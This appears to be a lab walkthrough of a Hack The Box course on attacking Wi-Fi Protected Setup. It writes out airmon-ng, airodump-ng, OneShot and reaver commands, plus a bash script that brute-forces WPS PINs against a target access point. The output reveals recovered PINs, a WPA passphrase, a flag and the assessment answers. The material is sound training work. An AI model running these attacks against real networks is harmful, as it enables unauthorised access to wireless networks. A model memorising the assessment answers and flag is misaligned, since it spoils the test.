
Now, we will stop the monitoring using the commands:

```
sudo iw wlan0mon del;
sudo airmon-ng stop wlan0mon;
```


enter ‘y’ on prompt:

```
wifi@WiFiIntro:~$ sudo iw wlan0mon del;
sudo airmon-ng stop wlan0mon;

Found phy1 with no interfaces assigned, would you like to assign one to it? [y/n] y

               (mac80211 monitor mode vif enabled on [phy1]wlan0mon

PHY     Interface       Driver          Chipset

phy1    wlan0mon        htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

               (mac80211 station mode vif enabled on [phy1]wlan0)

               (mac80211 monitor mode vif disabled for [phy1]wlan0mon)
```

Now that the monitoring is off – we proceed to connect to ‘HackTheWireless’ wifi:



And enter the PSK as the password:



After some moments we get the message ‘Connection Established’:

Now we can proceed to download the index.html content from 182.168.1.1 and read the flag from it:

```
wget http://192.168.1.1/
cat index.html
```

```
wifi@WiFiIntro:~$ wget http://192.168.1.1/
--2024-12-26 14:37:53--  http://192.168.1.1/
Connecting to 192.168.1.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22 [text/html]
Saving to: ‘index.html’

index.html                      100%[=============================================================>]      22  --.-KB/s    in 0s

2024-12-26 14:37:53 (2.26 MB/s) - ‘index.html’ saved [22/22]

wifi@WiFiIntro:~$ cat index.html
HTB{CONNECT_WITH_PBC}
```

Skills Assessment

Attacking Wi-Fi Protected Setup - Skills Assessment:

Question: What is the WPS PIN for the WiFi network named VirtualCorp?

Answer: 98990987

Method: we will use the offline bruteforcing with OneShot.

First – we will set the monitoring mode online:

```
sudo airmon-ng start wlan0;
```

and we scan for 'VirtualCorp' BSSID:

```
sudo airodump-ng --wps --ignore-negative-one wlan0mon
```


```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0;
sudo airodump-ng --wps --ignore-negative-one wlan0mon;

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    184 avahi-daemon
    200 wpa_supplicant
    204 avahi-daemon
    216 NetworkManager

PHY     Interface       Driver          Chipset

phy2    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
```

```
phy2    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

               (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
               (mac80211 station mode vif disabled for [phy2]wlan0)


 CH  8 ][ Elapsed: 0 s ][ 2024-12-27 10:39

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 72:40:6E:74:2F:3B  -28        2        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheBox-Corp
 FA:20:1A:BF:D6:72  -28        2        0    0   1   54   WPA2 CCMP   PSK  2.0    VirtualCorp

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

The BSSID is 'FA:20:1A:BF:D6:72'.

Now, we start the bruteforce with the OneShot:

```
sudo python3 /opt/OneShot/oneshot.py -b FA:20:1A:BF:D6:72 -i
wlan0mon -K;
```



*

*

Obtaining the PIN.

Question: What is the WPS PIN for the WiFi network named HackTheBox-Corp?

Answer: 31080279

Method: we use the bruteforce method used in ‘Using Multiple Pre-defined PINs’ section.

First, we set the monitor (preferrable after reseting the machine):

```
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
```

and obtain ‘HackTheBox-Corp’ ESSID:

```
sudo airodump-ng mon0 --wps -c 1
```

```
wifi@WiFiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps -c 1


 CH  1 ][ Elapsed: 0 s ][ 2024-12-27 11:45 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS                ESSID

 AA:A4:EA:A8:41:79  -28   0       19        0    0   1   54   WPA2 CCMP   PSK  2.0 LAB,DISP,KPAD  VirtualCorp
 72:40:6E:74:2F:3B  -28   0       19        0    0   1   54   WPA2 CCMP   PSK  2.0 LAB,DISP,KPAD  HackTheBox-Corp

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   02:00:00:00:02:00  -29    0 - 6      0       15
Quitting...
```

The BSSID is ‘72:40:6E:74:2F:3B’.

Now, we follow the same procedure we did in ‘Using Multiple Pre-defined PINs’ section – we generate the pins list pins.txt:

```
wpspin -A 72:40:6E:74:2F:3B | grep -Eo '\b[0-9]{8}\b' | tr '\n' ' ' > pins.txt
```

and ready the script pins.sh:

```
wifi@WiFiIntro:~$ wpspin -A 72:40:6E:74:2F:3B | grep -Eo '\b[0-9]{8}\b' | tr '\n' ' ' > pins.txt
wifi@WiFiIntro:~$ touch pins.sh;
wifi@WiFiIntro:~$ echo '#!/bin/bash

# We add generated PINs into this list
PINS=$(cat pins.txt)

for PIN in $PINS
do
    echo Attempting PIN: $PIN
    # Run reaver and capture its output
    OUTPUT=$(sudo reaver --max-attempts=1 -l 100 -r 3:45 -i mon0 -b 72:40:6E:74:2F:3B -c 1 -p $PIN -v)

    # Check if the output contains 'PSK'
    if echo "$OUTPUT" | grep -q "PSK"; then
        echo "PIN and PSK found"
        echo "PIN: $PIN"
        echo "Reaver Output: $OUTPUT"
        break
    fi
done

echo "PIN Guesses Complete"
' > pins.sh
wifi@WiFiIntro:~$ chmod u+x pins.sh
```

*the script itself can be found in the ‘Using Multiple Pre-defined PINs’ section itself, it will not be repeated here. *

And run:

```
./pins.sh
```

```
wifi@WiFiIntro:~$ ./pins.sh
Attempting PIN: 76142673

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Attempting PIN: 24952910

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

```
Attempting PIN: 31080279

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

PIN and PSK found
PIN: 31080279
Reaver Output: [+] Waiting for beacon from 72:40:6E:74:2F:3B
[+] Received beacon from 72:40:6E:74:2F:3B
[+] Trying pin "31080279"
[!] Found packet with bad FCS, skipping...
[+] Associated with 72:40:6E:74:2F:3B (ESSID: HackTheBox-Corp)
[+] WPS PIN: '31080279'
[+] WPA PSK: 'G3neRate_S0m3_PIN$'
[+] AP SSID: 'HackTheBox-Corp'
PIN Guesses Complete
```